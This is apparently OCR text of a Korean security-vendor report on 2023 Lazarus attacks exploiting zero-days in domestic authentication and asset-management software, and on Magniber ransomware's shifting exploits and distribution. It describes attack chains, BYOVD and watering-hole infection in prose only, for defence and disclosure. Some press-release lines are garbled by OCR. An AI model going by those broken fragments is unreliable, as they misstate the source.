
올 해 안랩(AhnLab)에서 라자루스 관련 침해사고 포렌식을 통해 확인된 국내 소프트웨어 제로데이 취약점 사례는 다음과 같다.

[표 1] 2023년 제로데이 취약점 사례 (안랩 신고)

소프트웨어명	포렌식 완료	(KISA) 취약점 등록	CVE 취약점 등록 (2023.10)
VestCert	2023.01	2023.02 (KVE-2023-0233)	CVE-2023-45798
TCO!Stream	2023.01	2023.02 (KVE-2023-0232)	CVE-2023-45799
MagicLine4NX	2023.02	2023.03 (KVE-2023-5008)	CVE-2023-45797

이 중 MagicLine4NX 소프트웨어의 경우, 국세청(연말정산), 관세청, 나라장터 등의 국가 기관 사이트 및 금융 거래(주식, 은행) 이용 시 공인 인증을 목적으로 반드시 설치해야 한다. 즉, 해당 소프트웨어는 경제 활동을 하는 대부분의 우리나라 국민의 PC에는 모두 설치되어 있는 상황이라고 할 수 있다.


올 2월 안랩에서 진행한 포렌식을 통해 해당 소프트웨어의 제로데이 취약점을 최초로 발견하여 KISA에 취약점 신고 및 CVE 번호가 부여된 상황이다. 만약, 이 취약점을 통해 랜섬웨어나 시스템 파괴 기능의 악성코드가 유포되었다면 국가적으로 큰 피해가 발생할 수 있는 위험에 노출된 것이다. 하지만, 실제 해당 취약점을 통해 피해가 확인된 업체는 60여곳(2023년 3Q까지)으로 국내 주요 기관/기업을 대상으로만 제한적으로 공격이 진행된 것을 알 수 있다.



[그림 2] **국내 라자루스 공격 피해 업체 유형 (2023년)**

MagicLine4NX 취약점에 대한 보안 패치가 배포되었으나, 해당 소프트웨어의 업데이트가 자동으로 수행되지 않는 문제로 여전히 동일 취약점을 통한 피해 사례가 반복적으로 발생하고 있다.

2023년 6월 28일에는 국가정보원에서 보도자료를 통해 '보안인증 S/W 취약점' 악용 해킹 확산 경고라는 제목의 보도자료를 배포하였고, MagicLine4NX 삭제 및 업데이트 방법을 안내하였다. 하지만, 여전히 취약점에 노출된 환경이 많고 이로 인한 피해사례가 증가함에 따라 2023년 11월 7일에도 6월과 동일한 내용의 보도자료를 다시 배포하고, 나아가 11월 15일부터는 국내 백신업체 3곳(안랩, 하우리, 이스트시큐리티)를 통해 취약한 버전의 MagicLine4NX 소프트웨어에 대한 자동 탐지 및 삭제를 공지하였다.



국가정보원
NATIONAL INTELLIGENCE SERVICE

보도자료
Tel 02-3412-3412
2023. 11. 7

국정원, 北의 '보안인증 S/W 취약점' 악용 해킹 再경고

- 일부 언론사·기관 등의 취약점 방치로 北 해킹창구로 악용 소지 포착
- 국정원, 조속한 패치 당부와 함께 과기정통부·백신사 등 관계기관과 합동대응 중

국정원은 북한 해킹조직이 국내 보안인증 소프트웨어 취약점을 악용한 해킹 공격을 지속하고 있다며 조속한 업데이트를 패치 당부하고 기관을 대상으로는 백신 및 제조사 등 계획임을 밝혔다.

지난 6월 국정원은 언론사·방산·IT 및 삭제를 당부한

해당 소프트웨어은 홈페이지에 공동인 되는 소프트웨어다

대부분 기관은 국 삭제 등 조치를 완 하지 않아 여전히 해킹 위협에 노출되어 있었다.

11.15부터 안랩(V3)·하우리(바이로봇)·이스트시큐리티(알약)를 사용중인 기업은 백신에서 MagicLine4NX 舊버전(1.0.0.26 버전 이하)이 자동 탐지·삭제될 예정이다.

백신 프로그램(기업고객용)을 통한 삭제 보안조치 관련 주요일정

NO.	일자	백신사	삭제 보안조치되는 매직라인 버전
1차	2023.11.15~22	안랩·하우리·이스트시큐리티	~Ver 1.0.0.20
2차	2023.11.22~29	안랩·하우리·이스트시큐리티	Ver 1.0.0.21~26

• 기업고객용에서만 탐지·삭제 예정, 일반고객은 '직접 보안조치' 방법으로 개별삭제 필요
- 안랩社 : 기업고객 제품내 주기적으로 실행되는 '전체검사'·'정밀검사'시 삭제
- 이스트시큐리티·하우리社 : 실시간 감시 기능 활용, 삭제


[그림 3] 국가정보원 보도자료 (2023.11.7)

안랩 V3 제품에는 취약점 버전의 MagicLine4NX 파일에 대해 Unwanted/Win.MagicLineX 이름의 진단명으로 반영되었고, 총 2,491,719 건의 PC에서 탐지가 확인되었다. (12월 11일까지 결과)

[표 2] 2023년 MagicLine4NX 관련 탐지 사례

차수	MagicLine4NX 버전	V3 진단명	V3 진단 버전
1차	1.0.0.1~1.0.0.20	Unwanted/Win.MagicLineX	2023.11.15.02
2차	1.0.0.21~1.0.0.26	Unwanted/Win.MagicLineX	2023.11.22.02

아래의 그림은 라자루스에 의한 공격 사례 중, MagicLine4NX 소프트웨어 제로데이 취약점을 이용한 악성코드 유포과정을 나타낸다. 취약점 발생 시, 윈도우 시스템 정상 프로세스인 ftp.exe, svchost.exe 프로세스가 실행되고, 이 정상 프로세스의 메모리 영역에 추가된 악성코드에 의해 피해가 발생하는 구조이다.




[그림 4] **MagicLine4NX.exe 취약점 발생 후 동작 과정**

다수의 국내 정상 사이트들이 침해되어 공격자의 C2 주소로 활용된 것으로 확인되었으며, V3 제품에 대한 무력화 시도도 존재한다. BYOVD(Bring Your Own Vulnerable Driver) 기법은 정상 드라이버파일이나, 취약성을 갖는 모듈을 악용하는 방식의 공격이다. 드라이버 파일의 권한을 이용하므로 커널 메모리 영역에 읽고 쓰는 것이 가능하여 보안 제품을 포함한 시스템 내 모든 모니터링 프로그램을 무력화할 수 있다.

이러한 취약점 공격을 통해 설치되는 악성코드는 대부분은 정보유출을 주 목적으로 하고 있으며, 랜섬웨어(Ransomware), 코인마이너(CoinMiner)와 같은 금전적 이득을 취하는 악성코드와 다른 특징을 갖는다. 안랩 V3 제품에서는 아래와 같은 진단명으로 탐지하고 있다.

- Trojan/Win.Lazardoor.C5327680 (숫자는 가변)
- Data/BIN.Lazarus

아래의 그림은 라자루스에 의한 공격 사례 중, 자산관리 소프트웨어인 TCO!Stream의 제로데이 취약점을 통해 악성코드가 내부 시스템에 설치되는 과정을 나타낸다. TCO!Stream은 서버와 클라이언트로 구성되며, 서버에서 클라이언트로 소프트웨어 배포 및 원격제어 등의 기능을 제공한다. 공격자는 서버에서 특정 파일을 다운로드하고 실행하도록 하는 명령어 패킷을 생성하고 이를 클라이언트에 전달한다. 이 명령을 받은 클라이언트는 TCO!Stream 서버에 접근해 공격자가 미리 준비해둔 악성파일을 다운로드하고 실행하게 된다.



[그림 5] TCO!Stream 취약점 발생 후 동작 과정

취약점 발생 시, 관리자 로그인 인증(ID/PW) 절차 없이도 악성코드 배포에 악용할 수 있게 되며, 정상적인 이용 방식이 아님으로 서버 로그 배포 이력이 남지 않아 추적을 어렵게 한다. 위 MagicLine4NX 사례와 동일하게 최종 설치되는 악성코드는 정보 유출이 주 목적이며, V3에서는 아래와 같은 진단명으로 탐지하고 있다.

- Trojan/Win.LazarLoader.R462468 (숫자는 가변)
- Data/BIN.EncodedPE


아래의 그림은 최근 발생한 라자루스 공격 그룹에 의한 7가지 침해사고 사례 별 요약한 내용이다. 국내 소프트웨어 중, INISAFECrossWeb, MagicLine4NX, TCO!Stream, VestCert를 이용한 사례가 확인되었고, 이 외에도 INISAFE CrossWeb, VeraPort, NetClient, nProtect 등 다양한 국내 소프트웨어가 공격에 이용되는 것으로 확인되었다. (제로데이 여부 확인되지 않음)

[그림 6] **라자루스 공격 사례 요약**

7가지 사례 중, 최초 감염 방법이 확인된 것은 3가지이며, 모두 워터링홀(Watering Hole) 방식에 의한 감염으로 확인되었다. 사용자가 취약한 버전의 MagicLine4NX, VestCert 소프트웨어가 설치된 시스템에서 웹 브라우저를 이용해 악성 스크립트가 삽입된 특정 웹 사이트에 방문하면 악성코드가 다운로드 및 실행되는 방식이다. 작년까지는 최초 감염 방법이 대부분 이메일에 첨부된 문서파일에 의한 것이었으나, 올 해부터 공격 방식이 변화한 것으로 볼 수 있다.

2. 국내 랜섬웨어 동향


랜섬웨어는 감염 대상(개인, 기업)에 따라 확인되는 종류가 다른 특징을 갖는다. 국내 개인 사용자의 경우, 매그니베르(Magniber) 랜섬웨어가 가장 많은 피해를 주고 있었으나 8월 이후 유포가 중단된 상황이다. 기업 사용자 환경의 경우, Lockbit, Crysis, Blacksuit 등의 랜섬웨어가 많은 피해를 주는 상황이다. 아래의 그림은 안랩에서 국내 확인되는 신규 랜섬웨어의 수치를 나타내며, 8월에 수량이 감소한 것은 매그니베르 유포 중단의 영향이 큰 것으로 확인되었다.



[그림 7] **국내 신규 랜섬웨어 수량**

1) 매그니베르 랜섬웨어 유포 중단

2017년 10월에 보안업체인 파이어아이에 의해 매그니베르(Magniber) 이름의 랜섬웨어가 한국을 집중 공격하는 것으로 소개되었다. 한국을 집중 공격하는 것으로 소개된 이유는 매그니베르 랜섬웨어가 실행 시, 윈도우 시스템 설치 언어가 한국어인 경우만 실행되는 특징 때문이다. 이후 언어를 체크하는 코드는 제거되고 대만, 유럽 등 다양한 국가를 대상으로 피해가 보고되었고, 국내 피해 사례 1위를 꾸준히 유지하고 있었다. 이러한 매그니베르가 8월부터 유포가 중단되었으며, 이는 국내뿐 아니라 글로벌 유포도 중단된 것으로 확인되었다.



[그림 8] **매그니베르 행위탐지 수량 변화**

매그니베르는 실행파일 형태로 유포되는 다른 일반적인 랜섬웨어와 달리 웹 브라우저의 취약점을 이용하거나, 멀버타이징(Malvertising), 타이포스쿼팅(Typosquatting) 등의 기법을 통해 파일리스(Fileless) 형태로 유포되는 특징을 바탕으로 많은 사용자가 감염되는 상황이었다. 매그니베르가 사용했던 취약점의 변화를 살펴보면 다음과 같다. 다양한 취약점이 사용되었고, 보안업체의 탐지가 확인되면 바로 우회를 위한 새로운 시도들이 빈번하게 진행되고 있었다.

- 2020년: CVE-2018-8174 → CVE-2019-1367 → CVE-2020-0968
- 2021년: CVE-2021-26411 → CVE-2021-40444
- 2022년: CVE-2022-44698

아래의 표는 안랩의 ASEC Blog(https://asec.ahnla.com)를 통해 소개된 매그니베르 관련 게시 글들을 나타낸다. 2018년도에는 암호화 시 변경되는 파일의 확장자마다 동일한 대칭키가 사용된다는 정보를 바탕으로 안랩에서 복구에 필요한 정보와 툴을 제공하였다.


2019년 이후에는 복구가 불가능한 형태로 변경되었고, 탐지와 치료를 어렵게 하기위해 다양한 취약점 및 유포 방식에서의 변화가 있음을 알 수 있다. 일시적(최장 1개월 이내)으로 유포가 중단된 사례는 있으나 2023년 8월 ~ 2023년 12월까지 오랜 시간 중단된 것은 이례적인 상황이라고 할 수 있다.

[표 3] 매그니베르 관련 ASEC 블로그 게시 글

년도	ASEC 블로그 게시 글 (제목)
2018년	Magniber 랜섬웨어 파일 생성방식의 변화 (파일은폐)
	Magniber 랜섬웨어 구동 방식의 변화 (forfiles.exe 사용)
	Magniber 랜섬웨어 유포 스크립트의 변화
	Magniber 랜섬웨어 구동 방식의 변화 (TSWbPrxy.exe 사용)
	Magniber 랜섬웨어 유포 방식의 변화 (exe->dll)
	확장자 별 복원 가능한 Magniber 랜섬웨어
	Magniber 랜섬웨어 복구툴 (확장자 별 키 정보)
	Magniber 복구 가능 확장자 목록
	Magniber 랜섬웨어 암호화방식 변화
	[가이드] 새로운 Magniber 랜섬웨어 복구를 위한 사용자 작업
	Magniber 랜섬웨어에서 GandCrab 랜섬웨어로 변경
	Magniber 랜섬웨어 복구툴 (랜덤벡터 복구기능 포함)
2019년	파일리스 형태의 매그니베르 랜섬웨어 사전방어 (V3 행위탐지)
	V3 Lite 4.0 새로운 탐지기능 소개: 매그니베르(Magniber) 차단
2020년	Magniber 랜섬웨어 취약점 변경(CVE-2018-8174 -> CVE-2019-1367)
	Magniber 랜섬웨어 취약점 변경(CVE-2019-1367 -> CVE-2020-0968)
2021년	주의! 매그니베르(Magniber) CVE-2021-26411 취약점으로 유포 중
	V3 메모리 진단을 통한 취약점(CVE-2021-26411) 탐지 (Magniber)
	V3 행위 진단을 통한 취약점(CVE-2021-26411) 탐지 (Magniber)
	매그니베르 랜섬웨어 취약점 변경 (CVE-2021-40444)
2022년	Edge, Chrome 웹 브라우저를 통해 유포되는 Magniber 랜섬웨어
	Magniber 랜섬웨어의 유포 중단 (2/5 이후)
	정상 윈도우 인스톨러(MSI)로 위장한 매그니베르 유포 재개 (2/22)
	매그니베르(Magniber) 랜섬웨어, 인젝션 방식의 변화
	매그니베르(Magniber) 랜섬웨어 변경(*.msi -> *.cpl) - 7/20
	매그니베르(Magniber) 랜섬웨어 변경(*.cpl -> *.jse) - 9/8
	최신 매그니베르 랜섬웨어 V3 차단 영상 (AMSI + 메모리진단)
	매그니베르(Magniber) 랜섬웨어 변경 (*.js -> *.wsf) - 9/28
	빠르게 변화하고 있는 매그니베르(Magniber) 랜섬웨어
	MOTW(Mark of the Web) 우회를 시도한 매그니베르 랜섬웨어
	국내 매그니베르 유포에 활용되는 도메인
	Magniber 랜섬웨어의 유포 중단 (11/29 이후)
	Magniber Ransomware 12/9 유포 시작 (코로나 관련 파일명)
2023년	Magniber 랜섬웨어 국내 유포 재개 (1/28)
	매그니베르 랜섬웨어의 재실행 기법(Magniber)
	매그니베르 랜섬웨어의 인젝션 V3 탐지 차단(Direct Syscall Detection)
	Magniber 랜섬웨어의 유포 중단 (8/25 이후)


최근 매그니베르 랜섬웨어 유포 방식의 변화 사례 4가지를 살펴보면 다음과 같다.

